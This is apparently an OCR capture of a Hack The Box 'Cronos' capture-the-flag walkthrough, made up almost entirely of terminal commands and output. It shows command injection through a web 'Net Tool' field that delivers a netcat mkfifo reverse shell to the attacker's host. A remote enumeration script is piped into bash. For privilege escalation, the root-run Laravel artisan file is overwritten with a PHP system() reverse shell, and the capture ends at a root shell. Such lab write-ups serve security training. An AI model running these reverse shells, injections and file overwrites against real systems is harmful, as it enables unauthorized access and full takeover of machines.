
Sign Out

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 4444 >/tmp/f
```


```
root@tiger5tyle:~# nc -nvlp 4444
listening on [any] 4444 ...
```


Hack The Box :: Cronos
Net Tool v0.1
Reverse Shell Cheat Sheet
admin.cronos.htb/welcome.php
Search
Net Tool v0.1
traceroute
|nc 10.10.14.2 4444 >/tmp/f
Execute!
/bin/nc
Sign Out



root@tiger5tyle: ~
root@tiger5tyle:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.13] 45802
/bin/sh: 0: can't access tty; job control turned off
$


root@tiger5tyle:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.13] 42292
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd /home
$ ls
noulis
$ cd noulis
$ ls
user.txt
$ cd /root
/bin/sh: 6: cd: can't cd to /root
$ python -V
Python 2.7.12
$


root@tiger5tyle:~/Netsec/Scripts# wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2019-09-04 09:56:17-- https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133, 151.101.64.133, 151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 45651 (45K) [text/plain]
Saving to: 'LinEnum.sh'
LinEnum.sh 100%[=>] 44.58K --.-KB/s in 0.04s
2019-09-04 09:56:17 (1.03 MB/s) - 'LinEnum.sh' saved [45651/45651]
root@tiger5tyle:~/Netsec/Scripts#


root@tiger5tyle:~/Netsec/Scripts# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
www-data@cronos:/tmp$ curl http://10.10.14.2:80/LinEnum.sh | /bin/bash
www-data@cronos:/tmp$ curl http://10.10.14.2:80/LinEnum.sh | /bin/bash
curl http://10.10.14.2:80/LinEnum.sh | /bin/bash
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 45651 100 45651 0 0 137k 0 --:--:-- --:--:-- --:--:-- 137k
Local Linux Enumeration & Privilege Escalation Script
www.rebootuser.com
version 0.97
[-] Debug Info
[+] Thorough tests = Disabled


[-] Can't search *.ini files as no keyword was entered
[-] All *.conf files in /etc (recursive 1 level):
-rw-r--r-- 1 root root 4781 Mar 17 2016 /etc/hdparm.conf
-rw-r--r-- 1 root root 280 Jun 20 2014 /etc/fuse.conf
-rw-r--r-- 1 root root 552 Mar 16 2016 /etc/pam.conf
-rw-r--r-- 1 root root 967 Oct 30 2015 /etc/mke2fs.conf
-rw-r--r-- 1 root root 7788 Mar 22 2017 /etc/ca-certificates.conf
-rw-r--r-- 1 root root 338 Nov 18 2014 /etc/updatedb.conf
-rw-r--r-- 1 root root 100 Nov 25 2015 /etc/sos.conf
-rw-r--r-- 1 root root 1371 Jan 28 2016 /etc/rsyslog.conf
-rw-r--r-- 1 root root 350 Mar 22 2017 /etc/popularity-contest.conf
-rw-r--r-- 1 root root 2084 Sep 6 2015 /etc/sysctl.conf
-rw-r--r-- 1 root root 604 Jul 2 2015 /etc/deluser.conf
-rw-r--r-- 1 root root 2969 Nov 10 2015 /etc/debconf.conf
-rw-r--r-- 1 root root 1260 Mar 16 2016 /etc/ucf.conf
-rw-r--r-- 1 root root 6816 Nov 30 2016 /etc/overlayroot.conf
-rw-r--r-- 1 root root 497 May 4 2014 /etc/nsswitch.conf
-rw-r--r-- 1 root root 3028 Feb 15 2017 /etc/adduser.conf
-rw-r--r-- 1 root root 92 Oct 22 2015 /etc/host.conf
-rw-r--r-- 1 root root 34 Jan 27 2016 /etc/ld.so.conf
-rw-r--r-- 1 root root 191 Jan 19 2016 /etc/libaudit.conf
-rw-r--r-- 1 root root 14867 Apr 12 2016 /etc/ltrace.conf
-rw-r--r-- 1 root root 2584 Feb 18 2016 /etc/gai.conf
-rw-r--r-- 1 root root 703 May 6 2015 /etc/logrotate.conf
-rw-r--r-- 1 root root 771 Mar 6 2015 /etc/insserv.conf
-rw-r--r-- 1 root root 144 Mar 22 2017 /etc/kernel-img.conf
[-] Location and contents (if accessible) of .bash_history file(s):
/home/noulis/.bash_history
[-] Any interesting mail in /var/mail:
total 8
drwxrwsr-x 2 root mail 4096 Feb 15 2017 .
drwxr-xr-x 14 root root 4096 Mar 22 2017 ..
SCAN COMPLETE
www-data@cronos:/tmp$



root@tiger

```
| loading of any our classes "manually". Feels great to relax.
|
*/

require __DIR__.'/bootstrap/autoload.php';

$app = require_once __DIR__.'/bootstrap/app.php';

/*
|--------------------------------------------------------------------------
| Run The Artisan Application
|--------------------------------------------------------------------------
|
| When we run the console application, the current CLI command will be
| executed in this console and the response sent back to a terminal
| or another output device for the developers. Here goes nothing!
|
*/

$kernel = $app->make(Illuminate\Contracts\Console\Kernel::class);

$status = $kernel->handle(
    $input = new Symfony\Component\Console\Input\ArgvInput,
    new Symfony\Component\Console\Output\ConsoleOutput
);

/*
|--------------------------------------------------------------------------
| Shutdown The Application
|--------------------------------------------------------------------------
|
| Once Artisan has finished running. We will fire off the shutdown events
| so that any final work may be done by the application before we shut
| down the process. This is the last thing to happen to the request.
|
*/

$kernel->terminate($input, $status);

exit($status);
www-data@cronos:/tmp$
```

```
exit($status);
www-data@cronos:/tmp$ ls -la /var/www/laravel/artisan
ls -la /var/www/laravel/artisan
-rwxr-xr-x 1 www-data www-data 1646 Apr  9  2017 /var/www/laravel/artisan
www-data@cronos:/tmp$
```

```
echo "<?php system ('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 5555 >/tmp/f') ?>" > /var/www/laravel/artisan
```

```
root@tiger5tyle:~# nc -nvlp 5555
listening on [any] 5555 ...
```

```
$kernel->terminate($input, $status);

exit($status);
www-data@cronos:/tmp$ ls -la /var/www/laravel/artisan
ls -la /var/www/laravel/artisan
-rwxr-xr-x 1 www-data www-data 1646 Apr  9  2017 /var/www/laravel/artisan
www-data@cronos:/tmp$ echo "<?php system ('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 5555 >/tmp/f') ?>" > /var/www/laravel/artisan
<bin/sh -i 2>&1|nc 10.10.14.2 5555 >/tmp/f') ?>" > /var/www/laravel/artisan
www-data@cronos:/tmp$
```

```
root@tiger5tyle:~# nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.13] 47188
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# cd /root
# ls
root.txt
#
```